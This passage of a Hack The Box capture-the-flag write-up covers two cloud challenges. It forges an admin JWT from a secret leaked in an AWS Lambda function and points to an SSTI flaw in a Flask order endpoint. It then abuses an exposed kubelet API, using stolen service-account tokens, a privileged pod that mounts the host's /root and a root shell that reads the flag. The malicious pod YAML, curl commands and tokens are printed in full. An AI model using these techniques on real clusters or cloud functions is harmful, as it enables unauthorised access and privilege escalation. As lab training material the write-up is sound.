We see that there is in fact one lambda function and we can download it with the command:

`aws --endpoint-url http://cloud.epsilon.htb lambda get-function --function-name costume_shop_v1`


```
import json

secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124

'''Beta release for tracking'''
def lambda_handler(event, context):
    try:
        id=event['queryStringParameters']['order_id']
```

The lambda contains a secret and it turns out it is the same secret that we needed to create a JWT token. We can craft the token like in the “server” screenshot:
`jwt.encode({“username”:”admin”}, secret, algorithm=”HS256”)`


Looking at the code we see that we have to create a cookie named “auth” and set the JWT as its value. We can now access the “/order” endpoint whose code is:

```
@app.route('/order',methods=["GET","POST"])
def order():
    if verify_jwt(request.cookies.get('auth'),secret):
        if request.method=="POST":
            costume=request.form["costume"]
            message = '''
            Your order of "{}" has been placed successfully.
            '''.format(costume)
            tmpl=render_template_string(message,costume=costume)
            return render_template('order.html',message=tmpl)
```

The “render_template_string” function begs us for an SSTI by setting the “costume” parameter in the request.



And we get the flag: **HTB{l4mbd4_l34ks_4r3_fun!!!}**



Flag: HTB{l4mbd4_l34ks_4r3_fun!!!}

Cloud


Steam Cloud

We've installed our Kubernetes cluster inside a steam powered computer, however there's a lot of smoke, therefore we think a bolt is missing. Could you please investigate?

On this challenge we are given an IP and that the server is running Kubernetes. Output of the nmap:

```
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e7:0d:f9:66:cf:c8:54:e4:72:3f:87:f2:60:34:e9:1c (RSA)
|   256 35:21:a2:1f:a9:dd:32:83:67:c8:97:7f:17:61:27:d0 (ECDSA)
|_  256 22:08:6d:95:2c:9a:5e:06:58:e5:5e:57:a3:c2:35:84 (ED25519)
10249/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
10250/tcp open  ssl/http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| ssl-cert: Subject: commonName=steamcloud@1637160300
| Subject Alternative Name: DNS:steamcloud
| Issuer: commonName=steamcloud-ca@1637160299
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-11-17T13:44:59
| Not valid after:  2022-11-17T13:44:59
| MD5:   6f68 33e5 f16d 980a 7932 7daa ef92 2136
|_SHA-1: 39e6 bf43 946d fc1b 8bb5 1cc3 987e 4215 215f 5042
|ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
| http/1.1
10256/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

In this challenge we got stuck the first day. The next day, rerunning nmap we got a different result where we additionally got the next open ports:



Regarding Kubernetes, we know that the port 10250 is used for the Kubelet API and 10256 for the scheduler. The kubelet is the primary "node agent", so we tried to interact with it and search for any misconfiguration.

To interact with it, we used the tool: kubeletctl. The configuration is very lax and we got enough permissions to list pods, containers and even connect to some of them.

After playing with it and exploring the containers where we had remote code execution, we found some tokens using: kubeletctl --server 10.129.230.175 scan token

We had a token that worked for the nginx running on 8483. Abusing this token we created a malicious pod on the default namespace in the following way:

```
(base) zombor@zombor:~/Descargas$ cat malicious.yaml
apiVersion: v1
kind: Pod
metadata:
  name: mal-pod-1
spec:
  priviledged: True
  volumes:
  - name: noderoot
    hostPath:
      path: /root
      type: Directory
  containers:
  - name: web
    image: nginx:1.14.2
    securityContext:
      privileged: true
    command: ["sleep"]
    args: ["3000"]
    volumeMounts:
      - name: noderoot
        mountPath: /mnt
```

This yalm defines a pod that has privileges and mounts the root directory we are searching for on the /mnt directory. To create the pod defined in the yalm we used the following script:

```
# Nginx
TOKEN="eyJhbGciOiJSUzI1NiIsImtpZCI6IlFXRlZLTDVSVHpWYTkwOXZDWWdmNGVZemFPOC1xYnNrSF9QQXliZ2tvRWcifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjY5MDMzNzAxLCJpYXQiOjE2Mzc0OTc3MDEsImlzcyI6Imh0dHBzO
a3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJuZ2lueCIsInVpZCI6ImU0ODE0ODhhLTRmOWEtNDUwMS05ZDJmLTQ3NTFkYTViMDYzYiJ9LCJzZXJ2aWNlYWNjb3VudCI6eyJuYW1lIjoiZGVmYXV
IsInVpZCI6ImIxZDZmN2RlLTA5OTktNDQwNi04NzJkLWYyMmFlMmUyYTIwNSJ9LCJ3YXJuYWZ0ZXIiOjE2Mzc1MDEzMDh9LCJuYmYiOjE2Mzc0OTc3MDEsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.DojFnOuey8UJnlb4qcDSRW_R370wvUCc_LD3Vgb5mWs9VWd08sy57I
my5pLGFqvXDn2vJnGpkQ6kYVt6Ra5pCf1WP9Vl3JkNuxCDflsRGU7_G58g62xRakILvNnDKZY4px9Ma8NKN1s-0bPka41rVmJdoeyP5gJS5MZEDwIU7UzOUd8z80ZEDXLeDI2UkbZtj3rFOADh0ZRoqau_C232MEW_Tn9LcBt8MmsIsKqTseXtwIAtCaTzknhJ0DukahA5zPh8ObVqObYEYOsk8Nr2gTBjYCVZzaA-d
knjHLj5noNcIuSOSPjizsr_iorCZFGymF9ugfiCbxqIrrWw"
# Kube-proxy
# TOKEN="eyJhbGciOiJSUzI1NiIsImtpZCI6IlFXRlZLTDVSVHpWYTkwOXZDWWdmNGVZemFPOC1xYnNrSF9QQXliZ2tvRWcifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNjY5MDM2NTgyLCJpYXQiOjE2Mzc1MDA1ODIsImlzcyI6Imh0dHB
8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsInBvZCI6eyJuYW1lIjoia3ViZS1wcm94eS03aGsybCIsInVpZCI6IjE0NzZiMzQxLTU0YTctNGE3YS05ZjA5LWE2N2Q0YzkxMjZhMSJ9LCJzZXJ2aWNlYWNjb3Vud
eyJuYW1lIjoia3ViZS1wcm94eSIsInVpZCI6IjA3NzI1YzU3LTFkNWMtNDgzMi1hMmU0LTZkMTU0OGNiODNkZCJ9LCJ3YXJuYWZ0ZXIiOjE2Mzc1MDQxODl9LCJuYmYiOjE2Mzc1MDA1ODIsInN1YiI6InN5c3RlbTpzZXJ2aWNlYWNjb3VudDprdWJlLXN5c3RlbTprdWJlLXByb3h5In0.VDgqPhPV-04UTQn3k3d
M4S11wxWVFz6nGwF_0f3KwACNcyGTrmP4FF0aY1DXMSrZzD0X0IP1NnXyf3jFUnflnBXiN9cr8pPYz1rJrr31l7g-tJlev11v2kzUyBQtJdFdWqAUIL-hKWTJFD-5H4WIf2SL-0RvQ8oqcDYo2qjO0QEO_1Ebtq67Yu45tuScq5XxqtVSVVAs91hyvnxIivdt_1nFODUzj_F9keMLvSlT6zNrczjPPxUbMFj8Gh7UEk
saJYWpShJ_zGXRwgV8hYvO2VjjXjdAeGjVlShOC4qNDt_ANKtyPMxgNRDjYP_1WLoCxZyVKNIJBYckW_sQ"
IP="10.129.230.175"
PORT=8443

# curl -k --header "Authorization: Bearer $TOKEN" "https://$IP:$PORT/api/v1/namespaces/default/pods/"
# curl -k --header "Authorization: Bearer $TOKEN" "https://$IP:$PORT/api/v1/namespaces/kube-system/pods/"

curl -k -X POST --header "Authorization: Bearer $TOKEN" --header "Content-Type: application/yaml" "https://$IP:$PORT/api/v1/namespaces/default/pods/" --data-binary "@malicious.yaml"
```

With a POST request, authorized by the token found, we add the malicious pod and container to Kubernetes.

Once again, using kubeletctl we are able to connect to the newly created container and get a shell. As defined on the yalm, the /mnt directory will have the content of the /root directory of the host.

```
┌──(kali㉿kali)-[~]
└─$ kubeletctl --server 10.129.230.175 exec "bash" -p "mal-pod-1" -c "web"
root@mal-pod-1:/# ls /mnt
ls /mnt
Developments  flag.txt
root@mal-pod-1:/# cat /mnt/flag.txt
cat /mnt/flag.txt
HTB{d0n7_3Xpo53_Ku83L37}

root@mal-pod-1:/#
```

Flag: HTB{d0n7_3xpo53_Ku83L37}.